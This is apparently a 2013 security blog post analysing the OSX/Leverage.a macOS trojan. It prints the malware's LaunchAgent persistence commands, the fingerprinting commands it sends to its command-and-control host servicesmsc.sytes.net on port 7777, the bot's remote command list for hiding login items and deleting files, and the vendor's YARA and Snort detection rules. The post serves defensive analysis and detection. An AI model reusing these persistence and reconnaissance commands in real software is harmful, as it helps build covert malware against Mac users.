OSX/Leverage.a Analysis

1. AT&T Cybersecurity
2. Blog

September 24, 2013 | Eduardo De la Arada

A few days ago, a new OSX malware was detected in the wild. It looks like a picture and behaves like it when you click on it. Everything looks fine when the clicked picture is opened on the screen, but the malware also performs some other actions.

After the first look, we saw that the malware copies itself to /Users/Shared/UserEvent.app with the ditto command, and creates a LaunchAgent to load itself when the computer starts with these shell commands:

```
mkdir ~/Library/LaunchAgents
echo ' p://www.apple.com/DTDs/PropertyList-1.0.dtd">RunAtLoad
ey>KeepAliveLabelUserEvent.SystemProgramArguments
/Users/Shared/UserEvent.app/Contents/MacOS/UserEvent' >
~/Library/LaunchAgents/UserEvent.System.plist
```

Finally, the malware deletes the icon from /Users/Shared/UserEvent.app/Contents/Resources/UserEvent.icns so it doesn't look like a picture anymore, avoiding opening the picture again when the user starts-up.

After that, it runs a hidden app to send and receive information from his C&C. It tries to connect to servicesmsc.sytes.net on port 7777 and send information about the device:

```
osx@VMware7,1
|Mac OS X 10.8.3 12D78
|2 GB RAM
|25Gi/40Gi free (38% used)
|VMWVk2PAxDQT42sMNEtz3YFhg
```

It picks the information from these shell commands:

```
logname
ioreg -l | grep "product-name" | awk -F" '{print $4}'
sw_vers | awk -F': ' '{print $2}' | paste -d ' ' - - -;
sysctl -n hw.memsize | awk '{print $0/1073741824" GB RAM"}';
df -hl | grep 'disk0s2' | awk '{print $4"/"$2" free ("$5" used)"}'
ioreg -l | grep "IOPlatformSerialNumber" | awk -F" '{print $4}'
```

The domain name servicesmsc.sytes.net is not resolving to an IP address anymore but it used to resolv to the IP address 199.127.102.242.


If we take a deeper look at the disassembled code, we can see that the virus is written in Realbasic, which makes the work a bit tough. The strings are not referenced from the code. Instead of that, Realbasic uses an indirect table level. So redefining each group of bytes as a structure, we could get the xref of each string and we could locate them in the code.

In the function names we could see two interesting groups: the network ones and the Window1 ones. Let's take a look at the Window1 group. If we see a Window1 in the code it is because the app has a graphical interface, right? So let's search for the visible boolean and change it.


We could find the value 0 next to the string serverVisible. You could change it with this Radare oneliner:

echo 'wx 01 @ 0x001c8769' | r2 -w DSC00117.app/Contents/MacOS/UserEvent

Then, when the app has started, it shows this server Window:



When the button is clicked a msgbox is shown with the output of the folder '/':



On the other side, if we continue looking at the network functions, we can realize that they use the easytcpsocket wrapper from Realbasic. This wrapper uses a private protocol with the following structure:

[package size] [package number] [msg]

With this structure we can send specific crafted packages to talk with the bot.

So, listing the strings with the xref pointing to the easytcpsocket receiver we can figure out which are the available commands from the C&C.

```
ps -x | awk '{print $1|$4}'
rm
kill
whoami
cat
osascript -e 'input volume of (get volume settings)'
osascript -e 'tell Application 'System Events' to set volume input volume ',0
osascript -e 'tell application "System Events" to get the hidden of every login item'
osascript -e 'tell application "System Events" to get the name of every login item'
osascript -e 'tell application "System Events" to get the path of every login item'
osascript -e 'tell application "System Events" to delete login item '
osascript -e 'tell application "System Events" to make new login item with properties {path:, hidden:true} at end'
```

We can observe some Osascript commands to modify loginItems. The attacker is able to create a specific hidden loginItem to load his software at the start (not only with the launch agent), modify and delete them. Also it's able to get the current volume of the target and change it to the level it wants to, list processes and their pids, kill them, get file info and remove files.

To finish this analysis, I would like to clarify that Realbasic provides the possibility of building the code to Windows and Linux platforms, so it’s not so weird to see this malware or this C&C running in other platforms, changing the scripts to focus the targeted platform, obviously.

If you suspect that you have been infected with this malware, you can check if there is an UserEvent app in /Users/Shared/ folder and remove it. This avoids the malware to start on new computer starts-up. On the other hand, right now the C&C is down, so you can start a service listening on port 7777 and verify if the malware is already running in your box.

From AlienVault we want to provide you a snort rule to detect the network behavior and a Yara rules to detect the executable file. You can download the rules from our GitHub account.

branch: **master** **AlienvaultLabs** / malware_analysis / OSX_Leverage / **leverage.yar**

Eduardo de la Arada an hour ago Added OSX/Leverage snort and yara rules

0 contributors

file | 19 lines (18 sloc) | 0.704 kb — Edit | Raw | Blame | History | Delete

```
rule leverage_a
{
        meta:
                author = "earada@alienvault.com"
                version = "1.0"
                description = "OSX/Leverage.A"
                date = "2013/09"
        strings:
                $a1 = "ioreg -l | grep \"IOPlatformSerialNumber\" | awk -F"
                $a2 = "+:Users:Shared:UserEvent.app:Contents:MacOS:"
                $a3 = "rm '/Users/Shared/UserEvent.app/Contents/Resources/UserEvent.icns'"
                $script1 = "osascript -e 'tell application \"System Events\" to get the hidden of every login item'"
                $script2 = "osascript -e 'tell application \"System Events\" to get the name of every login item'"
                $script3 = "osascript -e 'tell application \"System Events\" to get the path of every login item'"
                $properties = "serverVisible \x00"
        condition:
                all of them
}
```

AlienvaultLabs / malware_analysis / OSX_Leverage / snort_leverage.rules or cancel

Code | Preview — 2 — No wrap

```
alert tcp any any -> $EXTERNAL_NET any (msg:"OSX/Leverage.A Checkin"; flow:established,to_server;
content:"|00 00|"; offset:0; depth:2; content:"|00 00 00 01|"; distance:2; within:4;
pcre:"/\|\d+ \w+ RAM\n\|\d+\w+\/\d+\w+ free \(\d+% used\)/"; sid:1696991; rev:1;)

```

Share this with others

Tags: macosx, sea, osxleverage.a